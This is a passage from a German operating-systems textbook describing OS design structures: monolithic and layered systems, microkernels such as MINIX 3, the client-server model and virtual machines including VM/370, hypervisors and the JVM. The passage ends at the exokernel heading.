Nachdem wir gesehen haben, wie Betriebssysteme von außen aussehen (d.h. die Schnittstelle zum Programmierer), wird es nun Zeit für einen Blick ins Innere. In den folgenden Abschnitten werden sechs unterschiedliche Strukturen betrachtet, mit denen das Spektrum aller Möglichkeiten, ein Betriebssystem zu konstruieren, beleuchtet werden soll. Sie sind in keiner Weise vollständig, geben aber eine Vorstellung von den Entwürfen, die in der Praxis anzutreffen sind. Diese sechs Entwurfsmuster sind monolithische Systeme, geschichtete Systeme, Mikrokerne, Client-Server-Systeme, virtuelle Maschinen und Exokerne.

1.7.1 Monolithische Systeme

Dies ist die bei weitem häufigste Organisationsform. Bei diesem Ansatz läuft das gesamte Betriebssystem als ein einziges Programm im Kernmodus. Das Betriebssystem ist als eine Menge von Prozeduren realisiert, die alle zu einem einzigen großen, ausführbaren binären Programm zusammengefügt sind. Wird diese Methode eingesetzt, dann darf jede Prozedur jede andere des Systems aufrufen, die eine nützliche Funktionalität bietet. Wenn man Tausende von Prozeduren hat, die sich gegenseitig ohne Einschränkungen aufrufen können, dann führt dies zwangsläufig zu einem schwerfälligen und schwer verständlichen System.

⁶ Die aber in letzter Zeit entwickelt werden, Anmerkung des Fachlektors

Bei den monolithischen Systemen wird das aktuelle Objektprogramm eines Betriebssystems erzeugt, indem zuerst die einzelnen Prozeduren (oder die Dateien, die diese Prozeduren enthalten) übersetzt werden und dann vom Systembinder zu einer einzigen ausführbaren Datei verknüpft werden. Dabei sind alle Informationen und jede Funktion des Betriebssystems für jede andere Funktion sichtbar (im Gegensatz zu einer Struktur, die aus Modulen oder Einheiten besteht, in der große Teile der Informationen nur innerhalb einer Funktion verwendet werden können und bei der nur die offiziell festgelegten Einstiegspunkte von außerhalb des Moduls aufgerufen werden können).

Aber selbst in monolithischen Systemen ist es möglich, etwas Struktur einzubringen. Die Dienste (Systemaufrufe), die das Betriebssystem bereitstellt, werden angefordert, indem Parameter an wohldefinierten Stellen platziert werden, wie zum Beispiel auf dem Stack. Der eigentliche Aufruf findet dann durch einen speziellen Unterbrechungsbefehl (Trap) statt, der auch als Kernaufruf bekannt ist. Dieser Befehl schaltet die Maschine vom Benutzermodus in den Kernmodus und übergibt die Kontrolle an das Betriebssystem, wie der Schritt 6 in Abbildung 1.17 darstellt. Das Betriebssystem überprüft dann die Parameter des Aufrufes, um festzustellen, welcher Systemaufruf ausgeführt werden soll. Über einen Index schaut das Betriebssystem danach in eine Tabelle, die im Eintrag k einen Zeiger auf die Prozedur enthält, die den Systemaufruf k ausführt (Schritt 7 in Abbildung 1.17).

Diese Mechanismen legen folgende Basisstruktur für das Betriebssystem nahe:

- 1.** ein Hauptprogramm, das die angeforderte Dienstprozedur aufruft;
- 2.** eine Menge von Dienstprozeduren, die die Systemaufrufe ausführen;
- 3.** eine Menge von Hilfsfunktionen, die die Dienstprozeduren unterstützen.

In diesem Modell existiert für jeden Systemaufruf eine Dienstprozedur, die diesen Aufruf überwacht und ausführt. Die Hilfsfunktionen stellen Mechanismen bereit, die von verschiedenen Dienstprozeduren benötigt werden, wie das Kopieren von Daten aus einem Benutzerprogramm. Diese Aufteilung der Prozeduren in drei Ebenen ist in ▶Abbildung 1.24 dargestellt.




Abbildung 1.24: Ein einfaches Strukturmodell für ein monolithisches System

Zusätzlich zu dem Kernbetriebssystem, das geladen wird, wenn der Computer hochgefahren wird, unterstützen viele Betriebssysteme ladbare Erweiterungen wie Treiber für Ein-/Ausgabegeräte und Dateisysteme. Diese Komponenten werden nur auf Anfrage geladen.

1.7.2 Geschichtete Systeme

Eine Verallgemeinerung des Ansatzes aus Abbildung 1.24 besteht darin, das Betriebssystem als eine Hierarchie von Schichten zu organisieren, von denen jede auf der darunterliegenden Schicht aufbaut. Das erste System, das auf diese Weise konstruiert wurde, war das THE-System, das an der Technischen Hochschule Eindhoven in den Niederlanden von E. W. Dijkstra (1968) und seinen Studenten entwickelt wurde. Das THE-System war ein einfaches Stapelverarbeitungssystem für einen holländischen Computer, die Electrologica X8, die 32 KB 27-Bit-Worte hatte (Bits waren damals sehr teuer).

Das System umfasste sechs Schichten, so wie es in ►Abbildung 1.25 dargestellt ist. Schicht 0 kümmerte sich um die Zuteilung des Prozessors und das Umschalten zwischen Prozessen beim Auftreten von Unterbrechungen oder beim Ablauen von Timern. Oberhalb von Schicht 0 bestand das System aus sequenziellen Prozessen, die so programmiert werden konnten, dass sie sich nicht darum kümmern mussten, wenn mehrere Prozesse auf einem einzigen Prozessor ausgeführt wurden. Mit anderen Worten: Schicht 0 legte die Basis für die Multiprogrammierung der CPU.

Schicht	Funktion
5	Der Operator
4	Benutzerprogramme
3	Ein-/Ausgabeverwaltung
2	Operator-Prozess-Kommunikation
1	Speicherverwaltung
0	Prozessorzuteilung und Multiprogrammierung

Abbildung 1.25: Die Struktur des THE-Betriebssystems

Schicht 1 übernahm die Speicherverwaltung. Sie belegte den Platz für die Prozesse im Arbeitsspeicher und in einem 512-KB-Trommelspeicher, der zur Speicherung von Teilen der Prozesse (Seiten) benutzt wurde, für die kein Platz im Arbeitsspeicher war. Oberhalb von Schicht 1 brauchten sich die Prozesse nicht darum zu kümmern, ob sie im Arbeitsspeicher oder im Trommelspeicher abgelegt waren. Die Software der Schicht 1 stellte sicher, dass die Seiten in den Arbeitsspeicher transportiert wurden, sobald sie benötigt wurden.

Schicht 2 behandelte die Kommunikation zwischen den Prozessen einerseits und der Bedienkonsole (d.h. dem Benutzer) andererseits. Oberhalb dieser Schicht hatte jeder Prozess seine eigene Bedienkonsole. Schicht 3 übernahm die Aufgabe, die Ein-/Ausgabegeräte zu verwalten und die Informationsströme von und zu diesen zu puffern. Oberhalb von Schicht 3 konnte jeder Prozess mit abstrakten Ein-/Ausgabegeräten arbeiten, die schöner zu benutzen sind, statt der vielen speziellen Eigenschaften der echten Geräte. In Schicht 4 waren die Benutzerprogramme zu finden. Sie brauchten sich nicht um die Verwaltung der Prozesse, des Speichers, der Konsole oder die Ein-/Ausgabeverwaltung zu kümmern. Die Systemverwaltung war in Schicht 5 angesiedelt.

Eine weitere Verallgemeinerung dieses Schichtenkonzeptes war im MULTICS-System zu finden. Anstelle von Schichten war MULTICS in einer Folge konzentrischer Ringe organisiert, von denen die inneren privilegierter waren als die äußeren (was praktisch auf dasselbe hinausläuft). Wenn eine Prozedur in einem äußeren Ring eine Prozedur in einem inneren Ring aufrufen wollte, musste sie die Entsprechung zu einem Systemaufruf durchführen, das heißt einen TRAP-Befehl, dessen Parameter sorgfältig auf ihre Gültigkeit überprüft wurden, bevor der Aufruf fortgesetzt wurde. Obwohl in MULTICS das gesamte Betriebssystem Teil des Adressraumes eines jeden Benutzerprozesses war, machte es die Hardware möglich, einzelne Prozeduren (konkret Speichersegmente) als geschützt gegen Lesen, Schreiben oder Ausführen zu kennzeichnen.

War die Schichtenbildung in THE eigentlich nur eine Entwurfshilfe, weil alle Teile des Systems letztlich zu einem ausführbaren Programm verbunden wurden, so stand der Ringmechanismus in MULTICS auch noch zur Laufzeit mit Unterstützung durch die Hardware zur Verfügung. Der Vorteil des Ringmechanismus bestand darin, dass er leicht dahingehend erweitert werden konnte, Benutzeruntersysteme zu strukturieren. So könnte zum Beispiel ein Professor ein Programm zum Testen und Benoten von studentischen Programmen schreiben und dieses dann in Ring n laufen lassen. Die studentischen Programme würden im Ring $n + 1$ ausgeführt, so dass sie ihre Noten nicht verändern könnten.

1.7.3 Mikrokerne

Bei dem Schichtenmodell können die Entwickler wählen, wo die Grenze zwischen Kern- und Benutzermodus gezogen werden soll. Traditionell waren alle Schichten im Kern, aber das ist nicht unbedingt notwendig. Vielmehr gibt es starke Argumente dafür, so wenig wie möglich im Kernmodus auszuführen, weil Fehler im Kern das System auf der Stelle zu Fall bringen können. Benutzerprozesse können dagegen so eingerichtet werden, dass ein Fehler keine so große Wirkung hat.

Verschiedene Wissenschaftler haben die Anzahl der Fehler pro 1.000 Codezeilen analysiert (z.B. Basilli und Perricone, 1984; Ostrand und Weyuker, 2002). Die Fehlerdichte hängt von der Modulgröße, dem Modularter und weiteren Parametern ab, aber eine Richtzahl für solide industrielle Systeme ist zehn Fehler pro tausend Codezeilen. Das heißt, dass ein monolithisches Betriebssystem mit 5 Millionen Codezeilen wahrscheinlich ca. 50.000 Kernfehler enthält. Natürlich sind nicht alle schwerwiegend,

einige Fehler betreffen möglicherweise nur das Übermitteln von inkorrekten Fehler-nachrichten in Situationen, die selten auftreten. Dennoch sind Betriebssysteme genü-gend fehlerbehaftet, dass Computerhersteller einen Reset-Knopf auf ihnen angebracht haben (oft an der Frontseite) – etwas, was die Hersteller von Fernsehgeräten, Stereo-anlagen und Autos nicht tun, trotz der großen Menge an Software in diesen Geräten.

Die Grundidee des Mikrokernentwurfes ist es, eine hohe Ausfallsicherheit zu erreichen, indem das Betriebssystem in kleine, wohldefinierte Module aufgespalten wird, von denen nur eines – nämlich der Mikrokern – im Kernmodus ausgeführt wird, während der Rest als relativ wirkungsarmer gewöhnlicher Benutzerprozess läuft. Insbesondere kann durch die Ausführung jedes Gerätetreibers und jedes Dateisystems als jeweils ein separater Benutzerprozess ein Fehler in einem von diesen zwar die jeweilige Kompo-nente zum Absturz bringen, aber nicht das gesamte System. So kann beispielsweise ein Fehler im Audiotreiber einen verstümmelten oder unterbrochenen Sound verursachen, aber er kann nicht den Computer abstürzen lassen. In einem monolithischen System dagegen, bei dem alle Treiber im Kern laufen, kann ein fehlerhafter Audiotreiber leicht eine ungültige Speicheradresse referenzieren und das System auf der Stelle zum völ-ligen Stillstand bringen.

Es wurden bereits viele Mikrokerne implementiert und eingesetzt (Accetta et al., 1986; Haertig et al., 1997; Heiser et al., 2006; Herder et al., 2006; Hildebrand, 1992; Kirsch et al., 2005; Liedtke, 1993, 1995, 1996; Pike et al., 1992; Zuberi et al., 1999). Mikrokerne sind besonders geläufig in Echtzeit-, industriellen, avionischen und militärischen Anwendungen, die auftragsentscheidend sind und sehr hohe Anforderungen an die Betriebssicherheit haben. Ein paar der besser bekannten Mikrokerne sind Integrity, K42, L4, PikeOS, QNX, Symbian und MINIX 3. Wir werden jetzt einen kurzen Über-blick über MINIX 3 geben, bei dem das Konzept der Modularität komplett ausgereizt wurde, indem der größte Teil des Betriebssystems in eine Reihe unabhängiger Benut-zermodusprozesse aufgebrochen wurde. MINIX 3 ist vollständig POSIX-konform und als Open-Source-System frei erhältlich unter www.minix3.org (Herder et al., 2006a; Herder et al., 2006b).

Der Mikrokern von MINIX 3 hat nur ca. 3.200 Zeilen C-Code und 800 Zeilen Assembler- code für viele grundlegende Funktionen wie das Abfangen von Interrupts und das Wechseln von Prozessen. Der C-Code verwaltet und teilt die Prozesse ein, organisiert die Interprozesskommunikation (durch das Austauschen von Nachrichten zwischen Prozessen) und stellt ungefähr 35 Kernaufrufe zur Verfügung, die es dem Rest des Betriebssystems ermöglichen, ordentlich zu funktionieren. Diese Aufrufe führen Funk-tionen aus, wie zum Beispiel Behandlungsrouterien in Interrupts einzuhaken, Daten zwischen Adressräumen zu verschieben und neue Speicherabbildungen für eben erzeugte Prozesse zu installieren. Die Prozessstruktur von MINIX 3 ist in ►Abbildung 1.26 zu sehen, wobei die Behandlungsroutine für die Kernaufrufe mit *Sys* beschriftet ist. Der Gerätetreiber für die Uhr befindet sich ebenfalls im Kern, da der Scheduler sehr eng mit ihm interagiert. Alle anderen Gerätetreiber laufen als separate Benutzer- prozesse.




Abbildung 1.26: Struktur des MINIX-3-Systems

Außerhalb des Kerns ist das System in drei Schichten strukturiert, alle Prozesse dieser Schichten laufen im Benutzermodus. Die unterste Schicht enthält die Gerätetreiber. Da diese im Benutzermodus laufen, haben sie keine physische Adresse im Ein/Ausgabeport-Namensraum und können Kommandos nicht direkt ausgeben. Um ein Ein-/Ausgabegerät zu programmieren, bildet der Treiber stattdessen eine Struktur, indem er mitteilt, welche Werte auf welchen Ein-/Ausgabeport geschrieben werden sollen. Dann führt er einen Kernauftrag aus, um das Schreiben durch den Kern auszulösen. Durch dieses Vorgehen hat der Kern die volle Kontrolle darüber, ob der Treiber, der gerade schreibt (oder liest), dazu auch berechtigt ist. Folglich kann ein fehlerhafter Audiotreiber (anders als beim monolithischen Entwurf) nicht versehentlich etwas auf die Platte schreiben.

Oberhalb der Treiber gibt es eine weitere Schicht im Benutzermodus. Hier befinden sich die Dienstprogramme (*server*), die einen Großteil der Aufgaben eines Betriebssystems erledigen. Ein oder mehrere Dateiserver verwalten das Dateisystem (bzw. die Dateisysteme), der Prozessverwalter erzeugt, löscht und verwaltet Prozesse usw. Benutzerprogramme können die Betriebssystemdienste durch das Senden von kurzen Nachrichten an diese Dienstprogramme abrufen, indem sie die POSIX-Systemaufrufe anfordern. Zum Beispiel schickt ein Prozess, der einen `read`-Aufruf benötigt, eine Nachricht zu einem der Dateiserver und teilt ihm mit, was zu lesen ist.

Ein interessantes Dienstprogramm ist der **Reincarnation-Server**, dessen Aufgabe es ist, zu überprüfen, ob die anderen Dienstprogramme und Treiber korrekt funktionieren. Falls ein defektes Element entdeckt wird, ersetzt der Reincarnation-Server es automatisch ohne irgendeine Benutzerintervention. Auf diese Art kann sich das System selbst regulieren und erzielt so eine hohe Zuverlässigkeit.

Das System bietet viele Kontrollmechanismen, um die Befugnisse jedes Prozesses zu begrenzen. Wie erwähnt können Treiber nur autorisiert auf Ein-/Ausgabeports zugreifen, aber auch die Benutzung der Kernaufträge wird prozessweise gesteuert, genauso wie das Senden von Nachrichten zu anderen Prozessen. Prozesse können wiederum anderen Prozessen die begrenzte Erlaubnis erteilen, dass der Kern auf ihren Adress-

raum zugreifen kann. Beispielsweise erlaubt es ein Dateisystem dem Plattentreiber, dass der Kern einen neu eingelesenen Plattenblock an einer speziellen Adresse innerhalb des Dateisystemadressraumes ablegt. Die Gesamtheit all dieser Kontrollmechanismen bewirkt, dass jeder Treiber und jedes Dienstprogramm genau die Berechtigungen hat, um seine Aufgaben zu erledigen, und nichts darüber hinaus. Damit lässt sich der Schaden, den eine fehlerhafte Komponente anrichten kann, außerordentlich begrenzen.

Ein Konzept, das ein wenig mit der Idee des minimalen Kerns verwandt ist, bringt den **Mechanismus**, wie etwas gemacht wird, im Kern unter, nicht aber die **Strategie** (*policy*). Um diesen Ansatz noch verständlicher zu machen, betrachten wir kurz das Scheduling von Prozessen: Eine relativ einfache Schedulingstrategie ist es, jedem Prozess eine Priorität zuzuweisen und dann den Kern den (ablauffähigen) Prozess mit der höchsten Priorität ausführen zu lassen. Der Mechanismus – im Kern – umfasst das Suchen nach dem Prozess mit der höchsten Priorität und dessen Ausführung. Die Strategie – den Prozessen Prioritäten zuzuweisen – kann von einem Prozess im Benutzermodus übernommen werden. So können Strategie und Mechanismus entkoppelt werden und der Kern lässt sich klein halten.

1.7.4 Das Client-Server-Modell

Eine leichte Variation der Mikrokern-Idee ist die Einteilung der Prozesse in zwei Klassen: die **Server**, von denen jeder einige Dienste zur Verfügung stellt, und die **Clients**, die diese Dienste nutzen. Dieses Modell ist als **Client-Server**-Modell bekannt. Oft ist die unterste Schicht ein Mikrokern, aber das ist keine Bedingung. Das Wesentliche ist das Vorhandensein von Client-Prozessen und Server-Prozessen.

Kommunikation zwischen Clients und Servern geschieht oft durch Nachrichtenaustausch (*message passing*). Um einen Dienst zu erhalten, erstellt ein Client-Prozess eine Nachricht mit seinen Anforderungen und sendet diese zu dem geeigneten Dienst. Dieser Dienst erledigt den Auftrag und schickt eine Antwort zurück. Wenn Client und Server auf derselben Maschine laufen, sind noch gewisse Verbesserungen möglich, aber eigentlich sprechen wir hier über Nachrichtenaustausch.

Eine offensichtliche Verallgemeinerung dieser Idee besteht darin, Clients und Server auf unterschiedlichen Computern auszuführen, die durch ein lokales oder ein Fernnetz miteinander verbunden sind, wie in ▶ Abbildung 1.27 dargestellt. Da die Clients mit Servern durch das Senden von Nachrichten kommunizieren, müssen sie nicht wissen, ob die Nachrichten lokal auf ihrer eigenen Maschine bearbeitet werden oder ob sie über ein Netzwerk zu Servern auf entfernten Maschinen geschickt werden. Soweit es den Client betrifft, passiert schließlich in beiden Fällen dasselbe: Anforderungen werden verschickt und Antworten kommen zurück. Somit ist das Client-Server-Modell eine Abstraktion, die sowohl für eine einzelne Maschine als auch für ein Netzwerk von Maschinen genutzt werden kann.




Abbildung 1.27: Das Client-Server-Modell über einem Netzwerk

Immer mehr Systeme beziehen PC-Benutzer als Clients ein, wobei große Maschinen andernorts als Server fungieren. Genau genommen funktioniert ein Großteil des Webs so. Ein PC sendet eine Anfrage für eine Webseite zu einem Server und die Webseite kommt als Antwort zurück. Dies ist eine typische Nutzung des Client-Server-Modells in einem Netzwerk.

1.7.5 Virtuelle Maschinen

Die erste Version von OS/360 war ein reines Stapelverarbeitungssystem. Doch viele Benutzer der 360-Systeme wollten interaktiv an einem Terminal arbeiten. Deshalb begannen verschiedene Programmierteams innerhalb wie außerhalb von IBM, Timesharing-Systeme für OS/360 zu entwickeln. Das offizielle Timesharing-System der IBM, TSS/360, wurde erst spät ausgeliefert und als es schließlich zum Einsatz kam, war es so groß und langsam, dass kaum darauf umgestellt wurde. TSS/360 wurde schließlich aufgegeben, nachdem seine Entwicklung ungefähr 50 Millionen Dollar gekostet hatte (Graham, 1970). Aber eine andere Gruppe am Scientific Center von IBM in Cambridge, Massachusetts, brachte ein grundlegend anderes System heraus, das IBM letzten Endes als Produkt akzeptierte. Ein direkter Nachfolger davon ist **z/VM**, das heute auf den aktuellen Großrechnern von IBM, den zSeries, weit verbreitet ist. Die zSeries werden viel in großen Datenzentren von Unternehmen genutzt, zum Beispiel als Server im Bereich des E-Commerce, wo Hunderte oder Tausende von Transaktionen pro Sekunde anfallen und Datenbanken eingesetzt werden, die bis zu Millionen von Gigabyte groß sind.

VM/370

Dieses System, das ursprünglich CP/CMS genannt wurde und nun als VM/370 bezeichnet wird (Seawright und MacKinnon, 1979), basierte auf einer scharfsinnigen Beobachtung: Ein Timesharing-System stellt erstens Mehrprogrammbetrieb und zweitens eine erweiterte Maschine mit einer praktischeren Schnittstelle als die reine Hardware zur Verfügung. Der Grundgedanke beim VM/370 ist es, diese beiden Funktionen vollständig voneinander zu trennen.

Das Herz des Systems, das auch als **Virtual Machine Monitor** bekannt ist, kommt auf der blanken Hardware zur Ausführung und stellt die Multiprogrammierung zur Verfügung, indem nicht eine, sondern mehrere virtuelle Maschinen auf der nächsthöheren Schicht

bereitgestellt werden (siehe ▶ Abbildung 1.28). Im Unterschied zu allen anderen Betriebssystemen sind diese virtuellen Maschinen aber keine erweiterten Maschinen mit Dateien oder anderen netten Eigenschaften. Stattdessen sind sie *exakte* Kopien der blanken Hardware einschließlich Kern- und Benutzermodus, Ein-/Ausgabe, Interrupts und allem anderem einer realen Maschine.




Abbildung 1.28: Die Struktur des VM/370-Systems mit CMS

Da jede virtuelle Maschine identisch mit der zugrunde liegenden Hardware ist, kann auf jeder Maschine jedes Betriebssystem arbeiten, das auch unmittelbar auf der Hardware läuft. Auf verschiedenen virtuellen Maschinen können somit unterschiedliche Betriebssysteme arbeiten, was auch häufig vorkommt. Auf den virtuellen Maschinen des ursprünglichen VM/370-Systems lief OS/360 oder eines der anderen großen Stapel- oder Dialogverarbeitungssysteme, während auf anderen das interaktive Einbenutzersystem **CMS (Conversational Monitor System)** im Mehrprogrammbetrieb lief. Letzteres war unter Programmierern sehr beliebt.

Wenn das CMS-Programm einen Systemaufruf ausführte, wurde der Aufruf an das Betriebssystem der eigenen virtuellen Maschine (via Trap) weitergeleitet und nicht an das VM/370 – gerade so, als würde die reale Maschine anstelle der virtuellen Maschine benutzt. CMS verwendete dann die normalen Ein-/Ausgabebefehle der Hardware zum Lesen seiner virtuellen Platte oder was sonst durch den Systemaufruf veranlasst wurde. Diese Ein-/Ausgabebefehle wurden vom VM/370 abgefangen, das diese dann als Bestandteil seiner Simulation der realen Hardware ausführte. Durch die vollständige Separation der Funktionen der Multiprogrammierung und der Bereitstellung einer erweiterten Maschine wurde jeder der Teile deutlich einfacher, wesentlich flexibler und leichter zu warten.

In seiner modernen Ausführung wird z/VM in der Regel eingesetzt, um mehrere vollständige Betriebssysteme anstelle von reduzierten Einbenutzersystemen wie CMS laufen zu lassen. Zum Beispiel können auf der zSeries ein oder mehrere virtuelle Linux-Maschinen zusammen mit traditionellen IBM-Betriebssystemen ausgeführt werden.

Wiederentdeckt: die virtuellen Maschinen

Während IBM seit vier Jahrzehnten virtuelle Maschinen auf seinen Produkten einsetzt und einige Firmen, unter ihnen Sun Microsystems und Hewlett-Packard, unlängst ihre High-End-Unternehmensserver mit virtuellen Maschinen ausgestattet haben, wurde bis vor kurzem das Konzept der Virtualisierung im Bereich der PCs weitgehend

ignoriert. In den letzten Jahren jedoch entwickelte es sich durch eine Kombination aus neuen Bedürfnissen, neuer Software und neuer Technologie wieder zu einem viel diskutierten Thema.

Zunächst zu den Bedürfnissen: Viele Unternehmen lassen traditionell ihre Mailserver, Webserver, FTP-Server und andere Server auf separaten Computern laufen, manchmal mit unterschiedlichen Betriebssystemen. Hier bietet sich Virtualisierung als eine Möglichkeit an, all diese Server auf der gleichen Maschine laufen zu lassen, ohne dass der Absturz eines Servers alle anderen ebenfalls zu Fall bringt.

Virtualisierung ist auch in der Welt des Webhostings verbreitet. Ohne Virtualisierung müssen die Webhosting-Kunden wählen zwischen **Shared Hosting** (welches nur einen Login-Zugang auf einem Webserver zuweist, aber keine Kontrolle über die Software des Servers) und **Dedicated Hosting** (welches jedem Kunden seine eigenen Maschinen zuweist, was zwar sehr flexibel, aber für kleine bis mittelgroße Websites nicht kosten-effizient ist). Wenn ein Webhosting-Unternehmen virtuelle Maschinen zur Miete anbietet, können auf einer einzigen physischen viele virtuelle Maschinen laufen und jede erscheint wie eine vollständige Maschine. Kunden, die eine solche virtuelle Maschine mieten, können jedes beliebige Betriebssystem und jede Software darauf ausführen, und das zu einem Bruchteil der Kosten eines dedizierten Servers (da dieselbe physische Maschine viele virtuelle Maschinen gleichzeitig unterstützt).

Aber auch Endbenutzer können Virtualisierung gut einsetzen, wenn sie zwei oder mehr Betriebssysteme gleichzeitig laufen lassen wollen, etwa Windows und Linux, weil einige ihrer Lieblingsanwendungen unter dem einen und einige unter dem anderen Betriebssystem laufen. Diese Situation ist in ▶Abbildung 1.29(a) dargestellt, wobei der Ausdruck „Virtual Machine Monitor“ in den letzten Jahren in **Typ-1-Hypervisor** umbenannt wurde.




Abbildung 1.29: (a) Typ-1-Hypervisor (b) Typ-2-Hypervisor

Nun zur Software: Während niemand die Attraktivität von virtuellen Maschinen in Frage stellt, war das Problem die Implementierung. Um eine virtuelle Maschine auf einem Computer einzusetzen, musste die CPU virtualisierbar sein (Popek und Goldberg, 1974). Kurz gesagt, hier genau liegt das Problem. Wenn ein Betriebssystem auf einer virtuellen Maschine (im Benutzermodus) einen privilegierten Befehl ausführen will, wie z.B. das Verändern des Programmstatuswortes oder die Durchführung von Ein-/Ausgabe, dann muss die Hardware den Virtual Machine Monitor aufrufen, damit der Befehl durch die

Software nachgebildet werden kann. Auf einigen CPUs – namentlich dem Pentium, seinen Vorgängern und Klonen – werden solche Versuche, privilegierte Befehle im Benutzermodus auszuführen, einfach ignoriert. Dadurch ist es unmöglich, virtuelle Maschinen mit dieser Hardware zu kombinieren – was das mangelnde Interesse in der Welt der PCs erklärt. Natürlich gab es Interpreter für den Pentium, die aber normalerweise einen fünf- bis zehnfachen Performanzverlust einbrachten und damit für ernsthaftes Arbeiten nicht geeignet waren.

In den 1990er Jahren änderte sich diese Situation durch eine Reihe von akademischen Forschungsprojekten, insbesondere Disco an der Universität von Stanford (Bugnion et al., 1997), die in kommerziellen Softwareprodukten mündeten (z.B. VMware Workstations) und das Interesse an virtuellen Maschinen wiederaufleben ließen. VMware Workstation ist ein Typ-2-Hypervisor, der in ▶ Abbildung 1.29(b) zu sehen ist. Während der Typ-1-Hypervisor noch auf dem blanken Metall lief, wird der Typ-2-Hypervisor als Anwendungsprogramm oberhalb von Windows, Linux oder einem anderen Betriebssystem ausgeführt, das dann auch **Gastgeber-Betriebssystem** (*host operating system*) genannt wird. Nach dem Start des Typ-2-Hypervisors liest dieser die Installations-CD für das gewählte **Gast-Betriebssystem** (*guest operating system*) und installiert es auf einer virtuellen Platte, die nichts anderes ist als eine große Datei im Dateisystem des Gastgeber-Betriebssystems.

Wenn nun das Gast-Betriebssystem hochgefahren wird, verhält es sich so wie auf der echten Hardware. Es startet also in der Regel ein paar Hintergrundprogramme und dann eine GUI. Einige Hypervisor-Typen übersetzen die binären Programme des Gast-Betriebssystems Block für Block und ersetzen gewisse Steuerbefehle durch Hypervisor-Aufrufe. Die übersetzten Blöcke werden dann ausgeführt und zum weiteren Gebrauch im Cache gespeichert.

Bei einem anderen Ansatz wird das Betriebssystem dahingehend verändert, dass die Steuerbefehle entfernt werden. Dieses Vorgehen ist keine echte Virtualisierung, sondern eine **Paravirtualisierung**. Auf diese und andere Aspekte der Virtualisierung werden wir in Kapitel 8 noch genauer eingehen.

Die Java Virtual Machine

Ein anderer Bereich, in dem virtuelle Maschinen zum Einsatz kommen, allerdings in etwas anderer Form, ist die Ausführung von Java-Programmen. Als Sun Microsystems die Programmiersprache Java erfand, wurde auch eine virtuelle Maschine (d.h. eine Computerarchitektur) dafür entwickelt, die sogenannte **JVM (Java Virtual Machine)**. Der Java-Compiler erzeugt Code für die JVM und dieser Code wird dann typischerweise von einem JVM-Interpreter ausgeführt. Der Vorteil dieser Architektur ist, dass der JVM-Code über das Internet übertragen und anschließend auf jedem Computer mit einem JVM-Interpreter ausgeführt werden kann. Wenn der Compiler stattdessen Code für die SPARC- oder Pentium-Architektur übersetzt hätte, könnte der Code nicht so einfach übertragen und ausgeführt werden. (Natürlich hätte Sun einen Compiler entwickeln können, der für SPARC übersetzt, und dann einen SPARC-Interpreter verteilen können, aber die JVM ist eine viel einfachere Architektur zur Interpretation.) Ein

weiterer Vorteil der JVM ist, dass bei korrekter Implementierung des Interpreters (was nicht ganz einfach ist) ablaufende Programme auf Sicherheitseigenschaften überprüft werden können. Dadurch können sie in einer sicheren Umgebung keine Daten stehlen oder irgendeinen Schaden anrichten.

1.7.6 Exokerne

